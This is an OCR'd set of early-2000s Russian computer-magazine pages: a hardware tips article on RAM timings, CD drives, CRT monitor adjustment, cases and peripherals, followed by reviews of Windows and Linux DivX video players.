Теперь проведем лоботомию мозга. Меня всегда поражают некоторые гермафродиты, которые, купив дорогую фирменную память с минимальными таймингами (2-2-2), вставляют ее в слоты и успокаиваются, считая, что они на вершине вселенной, а тем временем в BIOS выставлено 3-3-3 :). Так и хочется сказать: "Какого ж тогда хрена ты выкладывал лишние бабки за быструю память???" (Ну и что, что она сейчас дешевая?!). Если ты один из них, то срочно заходи в БИОС, ищи раздел типа Advanced Chipset Features и исправляй тайминги на нужные значения. Только помни, что если выставить неправильные значения (например, 2-2-2 вместо 3-2-2), то можно словить вполне конкретные глюки.

CD-ROM(RW)/ DVD-ROM(RW)

Продолжим наше патологоанатомическое исследование. Не знаю, как ты, но для меня всегда траур, когда я узнаю, что выпущен очередной привод (CD-ROM(RW)/DVD-ROM(RW)) с повышенной скоростью чтения. С высокими скоростями у меня связаны не очень приятные воспоминания. Помню, однажды захотел я поиграть в "Soldier of Fortune" (тогда она только появилась). Как и полагается, купил себе пиратский диск, принес домой, вставил в свой Creative 48x, начал установку, и когда до конца оставались считанные секунды... произошел страшный взрыв. Тогда мне показалось, что ко мне на огонек забежал Шамиль Басаев :). Когда я отошел от шока, то увидел открывающийся лоток привода и торчащую из него кучу обломков бывшего "Солдата удачи". Ты спрашиваешь, жив ли CD-ROM? Жив и продолжает пакостить (что с ним сделается?), только до сих пор гремят мелкие осколки, ко-

NEXT

Иван Скляров (Sklyarov@real.xakep.ru)



торые я так и не смог из него выудить. И это еще не все. У меня дома еще лежит стопка треснувших компактов, среди которых есть и лицензионные экземпляры, которые сейчас работают отличными подставками под чай/кофе/пиво/водку. Ты можешь сказать, что во всем виновата моя дурацкая модель привода и что с тобой такого не случалось. Что ж, согласен, мой сидюк полное дерьмо, но такие беды случались не только со мной, но и с другими людьми и совершенно на других приводах. А что касается тебя... так тебе просто повезло или ты не так активно юзаешь вертушку. Хотя посмотри внимательно на свои диски, если ты видишь маленькие трещинки у центрального отверстия, то повод для беспокойства есть. Постепенно эти трещинки расползутся и вылезут на дорожки, тогда и у тебя появится прекрасная подставка под чайник :). Вообще, многое зависит не только от привода, но и от качества дисков, а оно-то как раз оставляет желать лучшего. Большинство компактов не рассчитано на высокие скорости чтения, к тому же просто не выдерживает высоких температур. И ладно если бы этим грешили только пираты, так ведь и с фирменными дисками та же история (особенно это касается отечественных производителей). Конечно, можно использовать программы-замедлялки скорости вращения дисков, но они работают в основном под Винглюком, а ты разве пользуешься приводом только в Windows? К тому же от высоких температур такие программы не защищают. Честно скажу, если бы в продаже имелись экземпляры со скоростями 16-24x (естественно, с поддержкой всех новых технологий), то я с радостью приобрел бы себе такой. А сейчас я пользуюсь в основном своим CD-RW NEC 7500A со скоростью чтения 32x и только проверенные дисками читаю Креативом. Вспоминаю также, как четыре года назад я впервые сменил свой восьмискоростной девайс на вышеупомянутый Креатив. Скажу честно, мне тогда показалось, что "новая" модель работает гораздо медленнее старой, к тому же шум стоял такой, что уши закладывало. Это сейчас я уже привык... И ладно если бы заявленные скорости соответствовали действительности, так ведь гонево это все (маркетинговые уловки). Реально привод разгоняется до максимальных скоростей очень редко (почти никогда). Максимальная скорость может быть достигнута только на внешних (крайних) дорожках, при этом заполнение дорожек (и, соответственно, их чтение) начинается с внутренних, где скорость в 2-3 раза меньше заявленной. К тому же многие девайсы при обнаружении дефектных секторов для облегчения чтения скидывают скорость вплоть до 1x и часто продолжают работать на пониженной скорости вплоть до смены диска. Если ко всему прочему прибавить время на разгон и замедление скоростных CD-ROM, то получается, что часто менее скоростные приводы "делают" своих "быстрых" коллег или, по крайней мере, идут с ними вровень. Если после моих басен ты соблазнился купить себе поношенный малоскоростной привод, то хочу тебя остановить. Не делай этого, т. к. старые модели не поддерживают многих современных технологий, например, могут просто не читать CD-RW диски. Лучше купи себе вертушку от ASUS, они имеют возможность аппаратного понижения скорости (кнопкой на панели). А самый идеальный вариант - это приобрести малоскоростной DVD-ROM(RW) или CD-RW (пока такие еще есть в продаже).

Заканчивая базар о вертушках, хочу открыть еще один секрет. Если тебе нужно выдвинуть лоток привода в выключенном состоянии компьютера, возьми шпильку подлиннее (если под рукой нет тетки, можно просто разогнуть металлическую скрепку) и всунь ее поглубже в маленькое отверстие на передней панели девайса.

Как искать Bad-секторы

Количество переназначенных bad-секторов на своем винчестере достаточно точно можно определить с помощью отечественной фриварной утилиты HDDSpeed (www.xponik.spb.ru). Для этого нужно проанализировать график линейной скорости чтения дорожек HDD. Как это сделать, подробно описано в доках к этой программе на русском языке. Единственное, эта утилита работает только в DOS.

Монитор

Сразу скажу, что разговор пойдет только об ЭЛТ-мониторах, жидкокристаллические пока трогать не будем. Иногда бывает так, что ни с того ни с сего монитор начинает показывать не четко (мутно), а обычными настройками сделать ничего не удается. В таких ситуациях ламеры сразу бегут к усатому дядьке мастеру, а хакеры берут ситуацию под свой контроль (не, ну если монитор на гарантии, то правильным будет его поменять). Так как же привести монитор в чувство? Для этого необходимо снять заднюю крышку монитора, подсоединить его к компьютеру и включить.

Взять отвертку, найти в задней части монитора (или сбоку) регулятор фокуса (FOCUS) и, поворачивая его по или против часовой стрелки, добиться четкого изображения. Перед этим обязательно поставь засечку, чтобы в случае неудачной попытки вернуть все в первоначальное положение. Кроме винта фокуса, на трубке должны быть расположены кольца статического сведения, которые закреплены шайбой. Ослабив шайбу, кольца можно вращать по одному или вместе до получения приемлемого цвета. Если и это не помогает, то можно попробовать дополнительную регулировку резисторами Yhc и Vhc, а также индуктивностью с подвижным сердечником, которые должны быть расположены неподалеку. Замечу, что во время экспериментов очень желательно, чтобы на экране был запущен какой-нибудь тест, например, Nokia Monitor Test. Ну а если ничего не получается, не надо расстраиваться, ведь это хороший повод купить себе новый ЖК-моник :).

Корпус/Мать

Корпус и мать (а вместе форм фактор) это как тело и душа, которые поддерживают жизнь всего организма. Понятно, что сейчас речь может идти только о форм факторе ATX, AT - сошел со сцены. Так какие же тут могут быть секреты? Удивительно, но многие считают, что системник формата ATX невозможно отрубить кнопкой POWER, только программно или тумблером на блоке питания (если такой имеется). Поэтому объясняю популярно: "Нажми кнопку Пувер и подержи 5 сек, после чего твой компьютер заснет мирным сном" (конечно, если BIOS на это запрограммирована). Также часто встречаю гоблинов, которые утверждают, что коробка типа десктоп (горизонтальное расположение) это круто! Хочу тебе объяснить, что это не только не круто, это еще и вредно. Обычно десктопы покупают для того, чтобы они, якобы, не занимали место на столе, для этого на них, как правило, ставят мониторы. Так вот, это не только ухудшает теплоотвод, но и портит твое здоровье, т. к. по всем канонам на монитор нужно смотреть немного сверху вниз, что при данном расположении никак не получается. К тому же, если ты постоянно залезаешь в системник, то такое расположение тебя никак не должно обрадовать (кому понравится постоянно снимать и ставить на место монитор?). Конечно, десктоп можно поставить вертикально, но какой в этом смысл, если есть нормальные корпуса-башни. К тому же остается только пожелать удачи в работе с CD-ROM :). Самое печальное, что часто именно десктопы закупают школы, институты и тому подобные заведения (мой универ, например) - вот что происходит, когда деньгами распоряжаются ламеры. Что касается корпусов-башен (tower), то, как ты знаешь, их существует 4 варианта: микро (micro), мини (mini), миди (midi, middle) и полная (big, full). Хакера должен интересовать исключительно последний вариант. Почему? Во-первых, "Биг" предоставляет практически безграничные возможности по наращиванию системы, вплоть до мощного сервера; во-вторых, обеспечивает идеальное охлаждение; и, в-третьих, он прекрасно смотрится рядом со столом (заметь, "РЯДОМ СО СТОЛОМ!", а не "под столом"). Но если с деньгами напряг, можно обратить внимание на миди вариант, но никак не на мини и не на микро!

Хочу обратить внимание еще на одну вещь. При включении/перезагрузке компьютера ты, наверное, слышал монотонный короткий писк из динамика компа. Это БИОС те-

Время доступа к памяти

Также хочу развеять миф по поводу времени доступа к ячейкам памяти, которое производители обычно указывают, как 7,5 нс (а также 10 нс, 7 нс или 6 нс). Так вот, это не совсем корректно (точнее совсем не корректно), т. к. существует два типа доступа к ячейкам памяти - произвольный и последовательный. Почему-то производители указывают именно последовательный доступ, выдавая его за реальный, тогда как время произвольного доступа в 2,5-4 раза выше. Например, при последовательном доступе в 7,5 нс время произвольного доступа составляет чуть больше 20 нс. Пудрят мозги…

бе дает сигнал, что все OK! Но знаешь ли ты, что оттуда могут доноситься совершенно другие звуки, предупреждающие о неполадках в системе. К сожалению, дать их точные значения я не могу, т. к. они разнятся от версии к версии БИОС. Обычно частые гудки при нормально работающем компьютере означают, что процессор перегрет и частота его понижена BIOS. Длинный гудок, а затем три коротких могут означать, что не установлена видеокарта либо ее видеопамять неисправна. Длинный, постоянно повторяющийся писк может указывать на неисправность памяти и т. п. Почитай инструкцию.

Коротко об оставшемся железе

Осмотрим конечности :). Знаешь ли ты, что к твоему компьютеру можно подключить, как минимум, 3 мыши?!! Для этого необходимо приобрести мышь на PS/2-интерфейс (думаю, сейчас у тебя такая), мышь на COM-порт и на USB. Порядок установки такой: сначала ставишь одну мышь, затем вынимаешь, ставишь вторую и т.д. После установки последней мыши - втыкаешь все три и работаешь :) (для "одаренных" замечу, что PS/2 нельзя ни втыкать, ни "вытыкать" при включенном компьютере). Конфликтов быть не должно (проверено). Будешь рулить курсором, любым из трех маусов по выбору :). Также не многие знают, что практически во всех принтерах спрятана очень полезная фишка, как печать тестовой страницы без подключения к компьютеру. Ею обычно пользуются хардверщики в компьютерных фирмах для проверки принтеров. Например, на моем стареньком HP Desk Jet 420 для этого нужно нажать кнопку подачи листа и включить принтер, вставить лист, после чего сразу начинается тест. У большинства других моделей принтеров для этого достаточно во включенном состоянии нажать кнопку подачи листа и подержать 10 секунд. И последнее: не нужно к UPS подключать лазерный принтер! Его мощность в некоторые моменты составляет 1-3 кВт, поэтому большинство бесперебойников просто не выдерживают такой нагрузки. Подключай лазерник отдельно, через сетевой фильтр. Правда, если у твоего UPS есть разъем белого цвета (а у всех нормальных моделей он должен быть), то можно подключить принтер к нему. Этот разъем является простым фильтром, т. е. при отключении электричества устройство, подключенное к нему, отрубится, тогда как вся остальная техника будет продолжать работать.

ЗЫ

Да, да, знаю, за бортом еще осталось много железа: видеокарта, звук, модем, куча другой периферии. Но в одной статье все рассмотреть невозможно. Надо и Дане дать слово :). Запомни одно: мир полон тайн и секретов, нужно только суметь их разглядеть. Поэтому вставляй линзы и вперед на поиски… а как найдешь, не забудь поведать об этом миру. Информация должна быть доступной. Удачи!



Компьютерный центр «Буденовский»
адрес: пр-т Буденного, д.53
ст.м. «Шоссе Энтузиастов»
работает без выходных
с 10:00 до 20:00
785-75-55
www.budenjvsky.ru

КИНОТЕАТР ПО-НАШЕМУ

Stepan Ilyin aka Step (step@real.xakep.ru)

КИНОТЕАТР ПО-НАШЕМУ

ОБЗОР НАИБОЛЕЕ "ПРОДВИНУТЫХ" MPEG4/DIVX ПЛЕЕРОВ


Мы с тобой живем в XXI веке, веке цифровых технологий. Не знаю, как ты, а я уже давно ощущаю неудержимый процесс компьютеризации. В прошлом веке в нашу жизнь "ворвались" компьютеры, ноутбуки, палмы, мобилы и пейджеры. Компьютеры перестали быть платформой для решения сложных молекулярных и генетических задач, теперь это неотъемлемый предмет интерьера в каждом доме. Каждый использует его по-своему, для одних это просто калькулятор, для других это работа, а для кого-то это просто большая часть каждодневной жизни. Но каждый из них, будь то ламерок или хацкер, используют его для досуга. Играться уже надоело. Гигабайты mp3-шек - уже не модно! Большая видеотека - вот что впечатлит любого! Но сколько бы у тебя фильмов на винте ни было - без хорошего и продуманного плеера тебе не обойтись. "Какой еще плеер, я и Microsoft-овским прекрасно обхожусь", - ответишь ты. Мне же media player напоминает кинотеатр-развалину с рваными креслами и неприятным запахом =). Думаешь, это очередная безосновательная клевета на продукты Мелкомягкого? Нет, просто ты, наверное, еще не видел настоящих видеоплееров, но сегодня мы эту непростительную ошибку исправим!

Если же ты человек прихотливый и плеер под себя хочешь выбрать сам, то можешь протестировать приведенные ниже образцы. Но не забудь написать мне о результатах своих изысканий.

>Adrenalin www.tvadrenalin.co.kr
>Ar1z Video Player www.guru3d.com/video-player/index.html
>ArmediaX www.angelrift.f2s.com/armediaxf
>Cinematograph home14.inet.tele.dk/cvs/cinema.htm
>DzMovies dzmovies.brainburst.com
>FMV www.f-m-v.com
>GDivX Player www.divxity.com/download.php
>HHPlus www.hplus.hu/hhplus
>HYPLAY www.hyplay.com
>Koala Film Player www.koala.pl/0dtwarzaczFilmowEng.html
>MediaB0X zap.to/mediabox
>Mediastation btproducts.cjb.net
>miniPlayer (54kb) go.to/miniplayer
>RadLight Player www.radlight.sk
>Ripnot ripnot.cjb.net
>Twins Video Player www.twins-software.com
>Vplayer www.vplayer.albion.top.pl
>Xtream Player taco.jamby.net

Samami2k (Build #757)

www.sasami2k.com 752,3 kb.



Вот он - победитель!

Я не зря начал свой обзор именно с этой вертушки, просто, по моему скромному мнению, этот плеер является лучшим! Потрясающая сбалансированность интерфейса, функций и потребляемых ресурсов сразу выводят его в число лидеров. Начну с интерфейса. Основной язык - корейский, и надо сказать, что в предыдущих версиях это было настоящей проблемой, но в последнем билде (на момент написания статьи #757) были доступны английский, русский и ряд других языков, так что проблем со шрифтами возникнуть не должно. С запуском программы появляется pop-up окно с предложением выбрать видео-файл, что, в принципе, является очень удобной фишкой, особенно если учитывать, что "стандартную" директорию с video файлами можно установить в настройках. Далее на всеобщих взор открывается интерфейс aka произведение искусства корейских разработчиков. Полоса прокрутки вместе с кнопками управления, а также верхняя панелька появляются только тогда, когда это нужно, то есть при наведении мышки в соответствующие области окна. Более того, и то и другое выполнено в полупрозрачных тонах, что придает интерфейсу потрясающую наглядность. А при наведении курсора мышки на поверхность полосы прокрутки появляется наложенные на изображения субтитры, показывающие информацию позиции времени воспроизведения и общую продолжительность файла.

Видеоизображение можно положить вместо картинки на десктоп, что уже стало достаточно традиционно для плееров, а также сделать окно полупрозрачным и положить поверх других. Например, набирая статью в word'e, можно еще и одновременно смотреть свежезаписанный/скачанный DivX. Правда, стоит отметить, что данная функция кушает просто колоссальное количество ресурсов, поэтому обладатели антикварных машин отдыхают. Еще одной особенностью Sasami2k является фильтр DirectShow, который позволяет проигрывать видео в режимах RGB566 и RGB888 помимо стандартного YUY2. Эти режимы включают аппаратные функции масштабирования в видеокартах при любых разрешениях с глубиной цвета не менее 24бит. Поддержке субтитров разработчики уделили не меньше внимания, чем интерфейсу, и реализовали их действительно мастерски. Плеер поддерживает прозрачные субтитры, возможность разглаживания границ и эффект плавного появления. Во время просмотра можно менять их размер и расположение. Все бы хорошо, но возможность наложения титров на черную полосу широкоэкранного видео отсутствует. Sasami2k работает и с плейлистами, однако встроенного редактора плейлистов до сих пор нет. Другие же функции данного плеера я подробно описывать не буду (они достойны этого, но, увы, в данной статье это невозможно), скажу лишь, что каждая из них позволяет корректировать яркость, качество и прочие параметры изображения и звука, более того, они обладают рядом горячих клавиш, так что теперь подкорректировать яркость изображения и/или басы звука можно, не заходя в параметры кодека, а просто нажав пару клавиш.

Оценка: 10/10

BSPlayer 0.834

bsplayer.cjb.net - 596 kb



Скромненький дизайн BSPlayer-а

Еще один ужасно популярный плеер. Славится своим собственным DirectShow фильтром, позволяющим улучшить производительность при проигрывании видео, особенно в полноэкранном режиме. Плеер не отличается оригинальным интерфейсом, тем не менее поддерживает скины, которых, кстати, в Инете уже немало. Панель управления и область воспроизведения размещены в двух разных окнах, что лично я нахожу ужасно неудобным. Но информация о позиции проигрывания, как и в Sasami2k, размещается в левом верхнем углу и выполнена в ярко-зеленых тонах, вследствие чего отчетливо видна на любом фоне. Обрисую некоторые возможности данной вертелки. Поддержка субтитров отлично реализована, из всех известных мне форматов титров нет только ssi. Кстати, для того чтобы не загружать каждый раз субтитры, можно переименовать их так, чтобы имя совпадало с именем видеофайла, тогда плеер будет загружать их автоматически. Еще одной отличительной особенностью BSPlayer-а является великолепная поддержка звука. Вывод звука возможен на 2, 4 и 6 колонок, что реализовано при помощи фильтров InterVideo AC3 и Semi's DirectSound 3D. Более того, можно подключить внешний звуковой файл (например, переводы, которые, кстати, можно скачать на www.dvdspecial.ru) в формате wav или mp3. Хотелось бы отметить и возможность создания закладок на любимых местах фильма, к которым теперь можно обратиться двумя-тремя щелчками мышки. Здесь же я расскажу и о функции Pan-Scan, которая присутствует и у Sasami2k, тем не менее, у BSPlayer-а она, имхо, более функциональна. Если ты не любишь смотреть видео с черными полосками, то можно масштабировать видео в полноэкранном режиме. У данного плеера, помимо автоматической функции Pan-Scan, присутствует еще и ручная, которая зачастую бывает полезной и затребованной. В общем, плеер, несомненно, заслуживает огромного внимания и уж точно заинтересует обладателей качественной акустики.

Оценка: 9/10




Какое "железо" необходимо для просмотра MPEG4 на компьютере?


Прежде всего, все фильмы можно условно разделить на 3 категории:
1. Фильмы с VideoCD, как правило, имеют параметры в пределах 352x288@25, будем называть их Low-Res.
2. Широкоформатные фильмы с DVD в пределах 700x360@25, будем называть их Hi-Res.
3. Все остальное.
Узнать разрешение фильма можно, вызвав в проводнике свойство AVIхи, на закладке "Сведения". При просмотре MPEG4-фильмов в некоторых проигрывателях можно регулировать параметр декодера, отвечающий за качество, варьируя установки алгоритмов интерполяционного сглаживания картинки, что позволяет избавиться от квадратичной мозаики на динамичных сценах, особенно заметной на Low-Res фильмах. При этом резко возрастает требование к мощности CPU.
Основная нагрузка при проигрывании MPEG4 фильмов ложится именно на CPU. Недостаток его мощности проявляется прежде всего в пропуске отдельных кадров. Для просмотра Low-Res фильмов минимальным является компьютер с CPU iP233MMX. Разумеется, речь идет всего лишь о возможности смотреть, но не наслаждаться просмотром :)).
Размер памяти особенного значения не имеет, 32-64 и больше мегабайт желательны.
Видеокарта. Несомненно, влияет на качество картинки просматриваемых фильмов, особенно при полноэкранном просмотре. Прежде всего важна аппаратная поддержка Overlay-я, т.е. вывод в окно с режимом, отличным от установленного для остальной части экрана, с возможностью масштабирования, сглаживания картинки, регулировки яркости, контрастности. Overlay поддерживают большинство современных видеокарт, но качество его реализации везде разное. Неплохо будет обзавестись свежими драйверами для видюхи.
Sound+CD-ROM. Звуковуха особого влияния на качество не имеет, а вот CD-ROM нужно установить в режим DMA, что несколько сэкономит процессорное время.

ZoomPlayer 2.40rc3

http://www.inmatrix.com/zplayer - 532 kb



Идеальный интерфейс ZoomPlayer-а




Плейлист можно сравнить только с winamp-овским!

Еще один весьма популярный плеер, и, поверь мне, на это есть причины. После запуска программы в глаза бросается интерфейс. Честно тебе скажу, придумать что-либо практичнее почти нереально - все продумано до мелочей и разложено по полочкам. Каждая из функций доступна нажатием пары кнопок, а найти в интерфейсе что-то лишнее, ненужное крайне сложно. Более того, плеер, как и многие другие, поддерживает смену "шкурок", некоторые из которых идут вместе с дистрибутивом. Видеофайл открывается через всплывающее окошко или нажатием соответствующей кнопки. В том же меню доступна и кнопка "Open Dir" (открыть директорию), которая, к сожалению, встречается в видеоплеерах крайне редко. Плейлист у программы реализован не хуже, чем у winamp-а, присутствует даже возможность сортировки. Но разработчики пошли дальше и включили в программу еще и "playlist navigator", который очень наглядно (реализован в виде цифрового меню монитора или телевизора) демонстрирует позицию файла в плейлисте. Не может не порадовать и необычная перемотка - впервые я встретил возможность проигрывания с определенной скоростью. Иногда очень интересно посмотреть нужный фрагмент с маленькой скоростью, например, после прочтения очередного bugtraq-а на какой-нибудь фильм. Возможность создания закладок и куча фильтров - это, конечно, круто, но вот поддержки субтитров я, к великому сожалению, не нашел, а это, по-моему, единственный, но очень существенный недостаток. Кстати, у плеера доступен DVD mode, и, почитав whatsnew.txt, я понял, что разработчики делают упор именно на эту фичу; жаль, но в России она не особенно востребована.

Оценка: 7/10

MicroDVD 1.2

ftp.spisnet.sk/software/microdvd/mdvdp12.exe




Плагиат! Полностью содранный дизайн у PowerDVD

У буржуев этот плеер пользуется огромной популярностью, да и наши пираты частенько засовывают его на компакты в качестве стандартного плеера. Причиной тому, скорее всего, служит прекрасный интерфейс, гордо позаимствованный у PowerDVD. Этот плеер очень старый, поэтому функций и фишек у него хоть отбавляй. Чего стоит одна поддержка субтитров: помимо поддержки стандартных титров, он обладает своим собственным уникальным форматом, который, кстати, почитается до сих пор, и наиболее продвинутые плееры его поддерживают (пускай и не полнофункционально). Особенно хорошо реализована функция закладок, в которых сохраняется не только номер нужного кадра, но еще и картинка. Результат просто ошеломляет, работать с такими bookmark-ами одно удовольствие. Более того, в последней версии программы наконец-то реализовали поддержку скинов, а также уже давно заявленную функцию pan&scan. Кстати, утилита поддерживает работу с пультом дистанционного управления, но я, честно говоря, эту фишку проверить не смог... В остальном программа достаточно стандартна, поэтому смысла в дальнейшем описании нет.

Оценка: 8/10

MPlayer - Movie Player for LINUX v0.60

mplayer.sourceforge.net




Рассел Кроу и MPlayer

Пожалуй, самый популярный среди юниксоидов плеер. Поддерживает следующие форматы: MPEG, VOB, AVI, VIVO, ASF/WMV, QT/MOV, FLI, NuppelVideo, yuv4mpeg. Отличное сочетание производительности и возможностей давно выделило этот плеер из толпы собратьев. Интерфейс отлично продуман, а благодаря возможности смены skin-ов внешний вид программы можно кардинально изменить. А что же с субтитрами? На их реализацию разработчик, вероятно, потратил огромное количество времени - 10 типов для линуксового плеера впечатляет! Впрочем, лучше один раз увидеть, чем сто раз услышать, так что если собрался смотреть фильмы под никсом, то советую именно этот плеер.

Оценка: 8/10

Xine 0.9.8

xine.sourceforge.net - ~3 mb



Смотрим "The Matrix" под Xine-ом

А это достаточно противоречивый плеер под *nix'ы. С одной стороны - элементарная установка и маленькая нагрузка на процессор, а с другой - абсолютно непродуманный интерфейс и отсутствие стабильности в работе. Обрисую поподробнее. Интерфейс оставляет желать лучшего - на лету разобраться с ним достаточно сложно, зато разработчики гордо кричат: "Skinnable GUI". Может, скины он и держит, но подтверждение действия (паузы, перемотки и т.п.) нажатием на кнопку "Select" доведет до могилы кого угодно. Тем не менее программа знает огромное количество видеоформатов, среди которых числится и DivX. Разработчики не поленились также включить убогую поддержку субтитров и плейлистов, которые явно "не тянут" до их windows-образных братьев. Не обошлись и без возможности проигрывания в полном экране ("какое достижение"!) и щелканья скриншотов. Смею заметить, что программа у меня пару раз падала без каких-либо причин - после таких аномалий я ее больше не юзал...

Оценка: 6/10

PC_Zone

ВИДЕОРАДОСТИ ЛИНУКСОИДОВ

APG (apgspb@mail.ru)

Обожаю альтернативные решения. Поэтому у меня Duron, поэтому Linux. Установив две системы, Linux для путешествий по Интернету, Windows ради Офиса и забав, решил поспорить с мнением моих друзей о том, что в области мультимедиа Билл Гейтс впереди планеты всей. Начал скромно: я, жена и теща решили смотреть DivX-порно в Линуксе. Вот что из этого вышло.



ВИДЕОРАДОСТИ ЛИНУКСОИДОВ

ОБЗОР ПЛЕЕРОВ DIVX ДЛЯ LINUX

Бросая в воду камешки, смотри на круги, ими образуемые; иначе бросание будет пустою забавою.
Козьма Прутков

Самые необходимые библиотеки

Первым делом раздобыл DivX кодек для Linux (www.divx.com). Хотя это я такой отсталый, а народ еще в прошлом веке смотрел DivX фильмы в *nix'ах, юзая avifile библиотеку (http://avifile.sourceforge.net). Она позволяет использовать Windows AVI кодеки (Indeo, Video, DivX) в Linux'e. Так что лично для тебя открывается любой из этих путей решения. Только не забудь поставить gcc версии 2.95. А вот gcc 2.96, который предлагает RedHat, я не рекомендую. Т.к. под ним некоторые проигрыватели начнут ругаться неприличными словами при компиляции.
Также рекомендую скачать liba52 (http://lib52.sourceforge.net) и SDL (http://libsdl.org). Для чего они нужны? Грубо говоря, первая отвечает за многоканальный звук, вторая работает с видео, причем делает это лучше, чем стандартные средства X Сервера. Все это достаточно известное ПО. Rpmfind.net быстро нашел rpm'ы для моего дистрибутива.
Ну что, все поставил? Теперь пора выбрать сам плеер.

Самый раскрученный

Российские ученые предложили классификацию мух-дрозофил по форме их фаллоса (www.science.ng.ru). Это я к тому, что главное громко заявить о себе. Создатели проекта XMPS (http://xmps.sourceforge.net) сумели сделать себе высокий рейтинг - 5 коров у www.tucows.com. Даже у ребят с DivX.com есть ссылка на Xmps. Стало быть, они рекомендуют это изделие. А пага-то не обновлялась почти год. Установить этот плеер я смог. А вот фильмы посмотреть у меня не получилось. Xmps не ругался, не вис. Но ничего не хотел делать. Я к нему и так и эдак. Со словами и без слов. Бесполезно. Мозги у меня, наверное, тормозят, как дешевый китайский noname-модуль. А плеер, скорее всего, приличный, раз входит в состав дистрибутива Debian.



Плеер XMPS

Самый русский

Следующим был avifile-player (http://divx.euro.ru). Торопливо скачал rpm. Здорово! (Если ищешь хоть что-нибудь, что работает.)




Плеер avifile-player

Фильм смотреть можно. Но интерфейс? Узкая полоска с кнопками управления и меню настройки на правой клавише мышки. В XXI век с таким лицом? Кошмар. Понятно, почему 80% народа юзают Окна. Авторы этого проекта, наверное, очень спешили. Ничем другим я не могу объяснить отсутствие таких необходимых мне вещей, как регулятор громкости и плейлист. Судя по названию, плеер использует win32 библиотеки, поэтому можно смотреть не только DivX, но и avi файлы, сделанные другими Windows-кодеками. С изумлением замечаю, что такая полезная вещь, как ползунок, не работает. Перемотать фильм тудыма-сюдыма, чтобы повторить понравившийся эпизод, у меня не получилось. Разбираться не стал. Хоть и говорят, что даже бородавка телу прибавка, снес я этот программный продукт на фиг. Наверняка есть что-нибудь поинтересней. Правда, справедливости ради стоит сказать, что это единственная программа обзора, позволяющая добраться до настроек самого DivX кодека. Да и загрузка процессора у avifile-player'а всего 47%. Совсем неплохо.

Самый известный

XMMS (http://xmms.org). Вот у кого с дизайном все в порядке. Скины на любой вкус. Выбирай - не хочу.



Плеер XMMS

Описывать все прелести плеера рука не подымается. Уж больно популярная программа. Каждый умник знает, что xmms - стандартная суперпрограмма для воспроизведения аудио. Оказывается, она может, если захочет, и кино крутить. Скачал плагин для просмотра AVI. Для работы xmms-avi нужно установить avifile библиотеку и win32 avi-кодеки. Что можно сказать доброго? Качество воспроизведения DivX фильма - твердая четверка. Но проигрыватель грузит процессор не по-детски. 88% - это очень много. Больше всего мне нравится, что перемотка не работает. При попытке шевельнуть ползунок программа наглухо висла. Поэтому, если у тебя сборник видеоклипов



с MTV часа на полтора, то родишь, пока дождешься любимой песни. Похоже, ребята, сделавшие этот плагин, понимают толк в шутках. Я прекрасно понимаю, что на другом оборудовании все может заработать, как надо, но мне от этого не легче. У меня не самое старое "железо". И если какая-нибудь программа на нем не функционирует, то я не выкину комп на свалку, а найду другой софт. Замечаю еще один печальный факт. Во время проигрывания окно с видео закрывает окно проигрывателя, и нет никаких легальных способов добраться до него. Самое смешное, виртуальные экраны не работают. На всех четырех столах одно и то же - Фильм! Фильм! Фильм!

